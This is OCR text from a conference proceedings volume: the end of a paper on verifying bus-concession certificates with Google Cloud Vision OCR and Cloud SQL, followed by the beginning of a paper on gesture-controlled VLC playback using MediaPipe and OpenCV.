Google Cloud Vision AI is designed to understand text with pre-trained vision API models. The applications of big companies like the New York Times and box were the main motivation to explore Cloud Vision API. New York Times is using Google Cloud to preserve the visual history by finding out many untold stories in millions of archived photos, and Box company is using image recognition and OCR API of Google Cloud Vision for content management. Cloud vision technology has enabled New York Times to unveil more than a century of global events that have shaped our modern world. Box company extracted printed words from the scanned image and then returned labels and recognized characters in JSON responses. Figure 2 shows the System Design.

Extensive use of certificate authentication in bus fare concession for students and Senior citizens compelled us to use Student certificates and Aadhaar cards of students and senior citizens. Another area where certificate authentication is used is for students belonging to Schedule caste, Schedule Tribe and Other Backward class categories in India.

Front-end is designed using HTML forms to get the required details/records from the student. All these records are maintained in Cloud SQL tables. Cloud SQL is a fully managed relational database service for MySQL, PostgreSQL and SQL Servers with rich extension collections, configuration flags and developer ecosystems. It provides a reliable, secure and scalable solution for the cloud database which ensures that operations should run 24 * 7 for 365 days without any disruptions. Cloud SQL




Fig. 2 Uploading credentials

automates backups, replication, encryption patches and capacity expansions while ensuring greater than 99.96% availability anywhere in the world.

Three cloud SQL tables, Testify Table, Reference Table and Flag Table, were created using SQL CREATE TABLE Query command and are used for HTML form back-end storage.

4.1 Testify Table

Testify_table stores the personal details of the applicant like name, email id, state, unique identification number (Aadhaar card), date of birth, age and school name (Table 1).

Unique Id (Aadhaar Card Number) is the key which is used to search particular records in Testify_table. To make the system more easy to use and user-friendly, other search options are also included. Different ways SQL data can be searched from Testify_table are Search by Aadhaar Card Number, Search by Name, Search by Email id and Search by School Name.

Table 1 Testify table

Name	Email ID	State	Aadhar Card Number	Date of Birth	Age	School Name

Table 2 Reference table

Aadhar Card Number	File_Name	Certificate type


4.2 Reference Table

Reference table was created with the aim to provide a reference for caste certificate file storage in Google Cloud storage buckets. The reference table helps design code to understand which certificates are uploaded in the back-end. The Null entry in the Certificate type column indicates that the file is not uploaded in the cloud bucket. Code can be designed to send an email message "Certificate type not uploaded" to the applicant (Table 2).

4.3 Flag Table

A flag table was created to mark different conditions of file upload to know whether required caste certificates for authentication are loaded or not. Flags in the flag table are basically a sequence of pre-defined binary bits which holds true/logic 1 when required certificates are uploaded and false/logic 0 when required certificates are not available in the cloud storage bucket (Table 3).

Table 3 Flag table



Flag_Table

Document Upload_Flag	Document Verified_Flag
0	0
1	0
1	0
1	1 (Verified)

4.4 Process Model

The process flow is depicted in Fig. 3. When the user types the URL on the address bar of the browser, it gets designed HTML index form for inputting data like Name, Email id, State, Aadhaar Card Number, Date of Birth, Age and School Name. All these details are loaded in Testify_table (Table 1). Upon pressing the next button in the HTML index form, it will display another form to upload required scanned PDF files like the Aadhaar card and bus ticket concession application form. All these PDF files will be loaded in the Google Cloud bucket which is created in Google cloud storage. Once the files are loaded in the Google Cloud bucket, the reference table (Table 2) will be updated with Aadhaar Card Number, and the file name is prefixed by Aadhaar Card Number and Certificate type. To know whether the applicant has uploaded the required document or not, Flag_table is updated with logic 1 for a particular document. Logic is shown in Table 3. The Main Program in Google cloud will read Upload_Flag for a particular certificate from Flag_table and will invoke OCR API code for reading certificates.

OCR API has async_batch_annotate_files() annotation function which detects text and image for a batch of generic files, such as PDF documents at once. This function can be invoked in Python language by importing a vision module from Google cloud which will generate unstructured data which is stored in the Blob list. Blob is an object storage solution for the cloud. It is optimized for storing massive amounts of unstructured data such as text or image binary data. Blob data is converted into JSON string data, which is finally converted into text format to search whether the required text field is present or not.

Training code is required to train designed software about the format used in the uploaded document. Execute Verify function to find whether the required text field is available as per the trained model. If the required text (name, state, city, date of birth, age, etc.) is found, then document Verified_flag will be updated to logic 1, and output report is generated where the verified column holds identified/not identified condition. The fields identified will be notified in the "Fields verified" column.


5 Experimental Results

5.1 Front-End Dashboard


Snapshot of the front-end is given in Fig. 4. The objective of the front-end is a pleasent and convenient user interface. Front-end has three menu options, Dashboard, Search and Reports. Dashboard has designed an HTML form to take applicant details and tab for Document Upload. All entries recieved from the user are loaded in SQL Testify_table of SQL instance database as shown in Table 4.

After Applicant details are entered, the user is prompted to upload an Aadhaar card and concession form details as shown in Fig. 5. Due to functional limitations, we

Fig. 3 Design flowchart


Start
Get User input data and certificates in pdf documents
Invoke OCR API code for reading certificates
convert JSON data into text for searching required fields
Execute training code for various formats as per certificate
Run Verfiy() to find required fields as per trained model
Required text is found ?
No
Update Flag table for text not found and mark not found condition in the report
Yes
Update Flag table for the text found and mark found condition in the report
stop

have restricted file upload to PDF only. With modification, other file format uploads can also be allowed. After uploading, documents are stored in a Google cloud bucket and the designed code will update the Reference table with the details as shown in Table 5.




The last date to fill the form is 31/12/2022 The last date to fill the form is 31/12/2022 The last date to fill the form is 31/12/2022

Fig. 4 Front-end

Table 4 Testify table

Name	Email_id	State	Aadhaar_card_number	Date_of_birth	Age	School_name
Romil	Romil_raj@gmail.com	Goa	790,195,155,740	26/10/2004	18	BITS Pilani
Riya	Riya2005@gmail.com	Kerala	527,295,155,654	01/11/2005	17	St. Joseph



The last date to fill the form is 31/12/2022 The last date to fill the form is 31/12/2022 The last date to fill the form is 31/12/2022

Upload Following files for Bus Concession:

Aadhaar Card: No file chosen

Applicant Concession form: No file chosen

Fig. 5 Document upload

Table 5 Reference table

Aadhaar_card_number	File_name	Certificate_type
790,195,155,740	790195155740_Aadhaarcard.pdf	Aadhaarcard
527,295,155,654	527295155654_Concessionform	Concessionform




Fig. 6 Search options


5.2 *Front-End Search*

Effective search always improves productivity, enhances decision-making and makes management easier. Figure 6 shows search options.

Different search options enable the administrator to search records by Aadhaar Card Number (Unique identification number), Search by Name, Search by Email id and Search by School Name.


5.3 *Front-End Reports*

Reports give you real-time information at your fingertips and improve speed in decision-making. Efficient reports always save a lot of time and make management easier. If required fields in a certificate are not authenticated or wrong certificates are uploaded, then the software generates output shown in Fig. 7. Output for correct certificate upload is shown in Fig. 8.



Certificate Type	Verified	Fields Verified
Aadhaar Card	✗	Name , Aadhaar Card Number State
Student Concession Application Form	✗	Name, State, Age , School name

Fig. 7 Report with wrong certificate upload



Certificate Type	Verified	Fields Verified
Aadhaar Card	✓	Name , Aadhaar Card Number State
Student Concession Application Form	✓	Name, State, Age , School name

Fig. 8 Report with valid certificate upload

6 Summary

To overcome the misery of slow and manual authentication work and to keep pace with emerging trends and innovation, this project was selected. This project has explored the world of artificial intelligence to uplift society by revolutionizing smart work culture in society.

There was a big question in front of us whether to develop independent PC Applications or to develop cloud-based software. Looking at several merits like scalability, availability, advanced security, data loss prevention and collaborative work environment, the cloud project was selected. There are four major cloud service providers in the world, Microsoft AZURE, Amazon Web Services (AWS), IBM cloud services and Google cloud platform (GCP). Google cloud platform was selected due to its economical charges and localized services.

Artificial intelligence computer vision technology has opened doors for various innovations, and image-to-text conversion using OCR API is one of them. Various functions are developed in cloud technology to convert a single or group of images into text. Various formats like PDF and JPEG are converted into JSON formats and finally into text formats for editing; this text can be used to compare with required fields for getting desired results. Lakhs of images can be converted and compared in very less time using cloud technology, which is practically not possible for human beings.

7 Conclusion and Future Work

We have investigated the use of Google Cloud Vision AI–API for certificate authentication. This cloud automation will simplify the authentication process of concession issuing authority to great extent and speed up the process of issuing concessions in smart cities. The main practical limitation of this project is second-level authentication, which is not possible without the help of Government servers. With the help of Govt API available on the site https://www.uidai.gov.in/914-developer-section.html we can opt for second-level authentication also in future. Face detection feature of Google Cloud Vision AI–API can be explored for better results in future. A lot of work is in progress in cloud vision API and cloud technologies. Government of India vision for NRC (National register for citizens) will speed up cloud authentication and automation.

References

1. Gaikwad H, D'Souza N, Gupta R, Tripathy AK (2021) A blockchain-based verification system for academic certificates. In: 2021 ınternational conference on system, computation, automation and networking (ICSCAN), pp 1–6. https://doi.org/10.1109/ICSCAN53069.2021.9526377.
2. Vaithiyanathan D, Muniraj M (2019) Cloud based text extraction using google cloud vison for visually ımpaired applications. In: 2019 11th ınternational conference on advanced computing (ICoAC), pp 90–96. https://doi.org/10.1109/ICoAC48765.2019.246822
3. Liu Q, Guan Q, Yang X, Zhu H, Green G, Yin S (2018) Education-ındustry cooperative system based on blockchain. In: 1st IEEE ınternational conference on hot ınformation-centric networking (HotICN), pp 207–211
4. Dalal J, Chaturvedi M, Gandre H, Thombare S (2020) Verification of ıdentity and educational certificates of students using biometric and blockchain. In: Proceedings of the 3rd ınternational conference on advances in science & technology (ICAST) 2020
5. Fujii Y (2018) Optical character recognition research at google. In: IEEE 7th global conference on consumer electronics (GCCE)
6. Saleous H, Shaikh A, Gupta R, Sagahyroon A (2016) Read2Me: a cloud-based reading aid for the visually impaired. In: International conference on ındustrial ınformatics and computer systems (CIICS)
7. Digilocker facility provided by Government of india. https://www.livemint.com/money/personal-finance/all-you-need-to-know-about-digilocker-and-how-to-use-it-11612943898102.html
8. Blockchain vs cloud comparison. https://www.upgrad.com/blog/blockchain-vs-cloud-computing/
9. Cloud computing vs distribute computing. https://www.projectpro.io/article/cloud-computing-vs-distributed-computing/94
10. Use of Python for fetching data from database. https://towardsdatascience.com/pull-and-analyze-financial-data-using-a-simple-python-package-83e47759c4a7
11. Atlas platform for paperless KYC. https://documenter.getpostman.com/view/12409759/TVCZaWzp#intro
12. Postman use with google cloud platform. https://pnatraj.medium.com/google-cloud-api-with-postman-f4cf070e665f
13. Unique ıdentification authority of India. https://www.uidai.gov.in/ecosystem/authentication-devices-documents/developer-section/916-developer-section/data-and-downloads-section.html

14. Government of India online API library. https://apisetu.gov.in/api/directory
15. JSON formatter site. https://chrome.google.com/webstore/detail/json-formatter/bcjindcccaagfpapjjmafapmmgkkhgoa?hl=en
16. Google cloud vision API. https://stackshare.io/stackups/google-cloud-vision-api-vs-opencv
17. Maharashtra state transport concession form. https://msrtcblog.blogspot.com/2017/10/download-msrtc-student-concession-form.html

Media Player Controller Using Hand Gestures

Vijay Mane, Harshal Baru, Abhishek Kashid, Prasanna Kshirsagar, Aniket Kulkarni, and Prathamesh Londe

Abstract Many apps, including Windows Media Player, games, robots, etc., are controlled by hand gestures. Using gestures can simplify the tasks and it does not require any other device for usage. But the efficiency of audio commands may decrease in noisy environments. We discussed a system that uses dynamic hand motion recognition to control the VLC media player. This package includes several libraries and modules, including Open CV and NumPy. A new, natural way to engage with computers is introduced by this hand motion recognition system.

Keywords Gesture identification · numPy · Videolan client · Open cv · Computer interaction

V. Mane (✉)
Department of Electronics and Telecommunication, Vishwakarma Institute of Technology, Pune, India
e-mail: vijay.mane@vit.edu

H. Baru · A. Kashid · P. Kshirsagar · A. Kulkarni · P. Londe
Department of Information Technology, Vishwakarma Institute of Technology, Pune, India
e-mail: harshal.baru20@vit.edu

A. Kashid
e-mail: abhishek.kashid20@vit.edu

P. Kshirsagar
e-mail: prasanna.kshirsagar20@vit.edu

A. Kulkarni
e-mail: aniket.kulkarni20@vit.edu

P. Londe
e-mail: prathamesh.londhe20@vit.edu

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_26

1 Introduction

A famous component of our culture, computer and pc prejudice has emerged. They have an expanding influence on a wide range of areas of our life, such as how we communicate, act, and interact with the environment. Consequently, Human Computer Interaction, a brand-new commercial concept, emerged (HCI). The typical HCI still relies on input bias, such as keyboard, mouse, and joysticks, even though computers have made great strides. By utilizing the bolstering prototype, users may interact with the computer by pressing buttons, moving the mouse, and pressing crucial buttons with their hands. This may come out as a fairly artificially constrained method of dealing with user systems. Given the expanding importance that computers play in our everyday lives, it would be acceptable to prompt a perceptual interface to interact with computers as mortal converse with one another. Vision-based gesture detection has become an increasingly important technological component of a human–computer interaction in recent years. A predetermined background, a set of gesture commands, and a camera for taking pictures are often requirements for activities that are intended for gesture recognition. Dynamic hand gestures may be more intuitive and natural for managing a media player like VLC since they accurately describe the action that is being performed by the gesture and are logically solvable. In this work, we offer a method for controlling the VLC media player using dynamic hand gestures as input. One-handed gestures have been discussed, as well as how the direction of a gesture determines its use. Throughout this procedure, images are acquired using a webcam. When using VLC media player, several frequently used features may be accessed by utilizing present gestures. The architecture of our system, a summary of the video processing and recognition techniques used in the system, the phases of information collection used to train and test the system, the system's performance outcomes, a conclusion, and the paper's potential future are all discussed in the following paper.

2 Literature Review

The "Super Pixel-Based Hand Gesture Recognition with Kinect Depth Camera" approach developed by Chong Wang was published in 2015. Large pixels serve as the foundation for its compact representation, which properly depicts the form, texture, and deep touch characteristics of objects. Higher system expenses derive from the software's utilization of the Kinect camera for depth sensing. The future research of the paper focused on exploring robust colour features for SP-EMD and extending it to dynamic hand gesture, body posture and generic object recognition [1].

The approach recommended in this article "Handwriting System for Recognition" using hand tracking and extraction techniques claimed to be able to recognise touching an unidentified input. This is used by the sight one touch programme.

According to one explanation, the background is fixed, which makes it simpler for the algorithm to explore the tracking zone. Just a camera is used in this programme to control the mouse finger One of the future enhancements mentioned that by integrating the system with voice recognition system it can be embedded in ROBOTS as well [2].

The system was developed by Ruize Xu, Shengli Zhou, and Wen J. Li. It was able to recognise a variety of hand gestures, including up, down, right, and left as well as crossing and turning. Features of MEMS. As inputs, three accelerometer axes are given. Data on the hand's motion in three perpendicular directions was transmitted to the system using three accelerometers connected through Bluetooth. After applying the segmentation algorithm and saving the results in the system, various hand movements were eventually recognised by the same touch [3].

The vision-based hand gestures interface for the VLC media player application was developed by Anupam Agrawal and Siddharth Swarup Rautaray in 2010. To distinguish between various touches, it employed the closest K neighbour technique. Parts of the VLC video player's features, such as play, pause, full screen, pause, raise the volume, and reduce capacity, may be controlled by hand gestures. Kanade, Lucas Pyramidical Flow Driven by Optics The method is applied to manually search for videos. The aforementioned method scans the supplied picture for movement. Then K's techniques locate a hand centre. The hand is similarly examined while utilizing this facility [4].

A quick-sighted hand-based touch algorithm detection for robot control was created by Erol Ozgur and Asansarabi Malima in 2006. With few real touches, this system used hand signals to operate the robot. The motions were split first, then the hand circuit, and finally the pointing fingers. The method is constant in terms of hand size, rotation, and translation. This software uses a trustworthy robot control app [5].

The YOLO algorithm is efficient and exact. This approach may be used for gesture detection and model training by balancing speed and accuracy. With the help of our hands, we will be able to control the computer-played movie in the proposed project's gesture-controlled media player. Convolutional neural networks (CNN) are used by the YOLO method to recognise items instantly. The approach just needs one forward propagation through a neural network to identify objects, as the name would imply. This indicates that a single algorithm run is used to do predictions throughout the full picture. The YOLO object identification model in this study detects a variety of hand gesture combinations more accurately by utilizing deep learning and neural networks in addition to image processing and machine learning. Precision and speed may be traded off in a controlled way. When higher precision is needed, speed decreases, and vice versa [6].

This study's method for detecting hand gestures is based on an ideal shape representation created from several form clues. The framework features a dedicated module for predicting hand position from depth map data, which recovers the hand silhouette from the incredibly precise and detailed depth map taken by a time-of-flight (ToF) depth sensor. Additionally, when evaluated on a publicly available dataset made up of a substantial and diversified collection of egocentric hand gestures, the approach delivers surprising conclusions that correspond quite favourably with those reported in the literature while maintaining real-time operation [7].

A convolutional neural network-based method for gesture recognition is suggested in this study. The method uses morphological filters, contour creation, polygonal approximation, and segmentation to enhance feature extraction during preprocessing. With the use of cross validation, the pictures are used to train a CNN and evaluate the method's effectiveness. The validation findings analysis follows last. The strength of the suggested strategy is demonstrated by the success rate of 96.83%. Results from the suggested strategy outperformed those from existing methods that classify gestures in the same way [8–18].

3 Architecture Design

The flow of the system can be easily seen in the above flowchart. After running the proposed model, camera will turn on to detect hand, then the proposed system will detect the gesture of hand, after that the user can select the media file to be controlled using the graphical user interface that will appear. Then after selecting the file, the file will be opened in the media player and then the user would be able to perform the gesture controls for actions like volume, play/pause, etc. Figure 1 is the flowchart of system.

4 Modules and Implementation

A variety of methods for hand, face, and stance detection were provided via media pipes. A key factor in enhancing the user experience is the media pipe. To comprehend sign language and manipulate hand gestures, we can utilize Media Pipe. For the hand and finger tracking in this suggested system, we are employing Media Pipe. It makes reference to the 21 hand points that make up one frame. Generally, the capturing frame rate is 200 to 1000 frames per second depending on the device. In an ML pipeline, which consists of several interconnected models, Media Pipe is employed. There are two models in Pipeline for hand detection.

Modules

(1) Palm Detection

They employed a single-shot detector in this model's first stage of hand location detection. There are two versions available for the detection of hands: a lite model and a comprehensive model. Instead of utilising a hand detector, we trained a palm detector as the initial step in this palm detecting approach. It is simpler to recognise fists and palms than it is to detect moving hand digits. Most algorithms are effective in detecting palms because they are easier to identify




Fig. 1 Flowchart of system

and smaller. With the use of square boundary boxes, we can simulate the palm. Thus, by lowering the number of anchors, encoder-decoder may be used for both larger sceneries and smaller objects. Consequently, we can obtain an average accuracy of almost 95.8% using this approach.

(2) Hand Landmark Detection Model

After the palm detection is complete, hand landmark detection models begin to operate. The hand landmark identification model locates 21 critical spots inside the hand area using 3D hand-Knuckle coordinates. The hand landmark detection model continually operates in a consistent internal representation of the hand stance that it has learned. They have included extra exams on the nature of hand geometry to address potential hand poses. Any hand model with any backdrop may be used with the hand landmark detection model, which maps the hand model's 3D coordinates. Figure 2 is the hand landmark model by mediapipe.




Fig. 2 Hand landmark model by MediaPipe [18]

5 Methodology

Methodology involves the input from our side when processed in perfect guidance and thus leading to a possible outcome which is best and then it includes the study of domains and finalization of project topic available and are related to the study of various factors such as capability of the group, socials, conceptual knowledge about the project application and domain and then importantly the scope of achieving the product and desired work coming to the study of literature reviews of these projects which have been accomplished before. All These things are included in the pre-development stage of the methodology of proposed system.

The development stage of the proposed system includes the acquiring of project implementation based on knowledge along with being familiar with the interface and tools to be used in the completion of the project. The project was completed using the below mentioned tools and libraries such as Open CV, Visual studio code, NumPy, etc. At last, a test run was called on to ensure the smooth functioning of the project and to check the desired availability of functions and properties.

6 Libraries and Tools

6.1 Visual Studio Code

Microsoft created Visual Studio Code, also known as VS Code, which is mostly used as a source-code editor and is available for Linux, Windows, and macOS. Snippets, code refactoring, intelligent code completion, debugging, syntax highlighting, and integrated Git are just a few of the capabilities available in Visual Studio Code.

6.2 Pillow

Pillow is the python library which is used for image class to show the image. Pillow package include different image modules which have some inbuilt functions such as create new images or load images, etc.

6.3 Open CV

Real-time computer vision is the primary focus of the OpenCV collection of programming functions. Itseez later supported it after Willow Garage, who had first built it for Intel. Under the open-source Apache 2 License, the library is free to use and cross-platform.

6.4 Pandas

Pandas is a software library for manipulating and analysing data. It contains data structures and procedures specifically for working with time series and numerical tables.

6.5 NumPy

NumPy library supports large, multi-dimensional arrays and matrices as well as a variety of mathematical operations that may be carried out on these arrays.

7 Results and Discussions

We tested the system in real-time, and the results look quite good as in Figs. 3, 4, 5, 6, 7 and 8. Ten times with different people, we tested our system with various motions. The varying light illumination is mostly to blame for the variations in the outcomes.




Fig. 3 To play the video




Fig. 4 To stop the video

8 Limitations

No one is perfect, that's why pencils have erasers. Similarly, our system had also some limitations which are mentioned below:

1. It is limited only for media players.
2. It is difficult for software to understand multiple hand gestures at a time.

Fig. 5 To forward the video

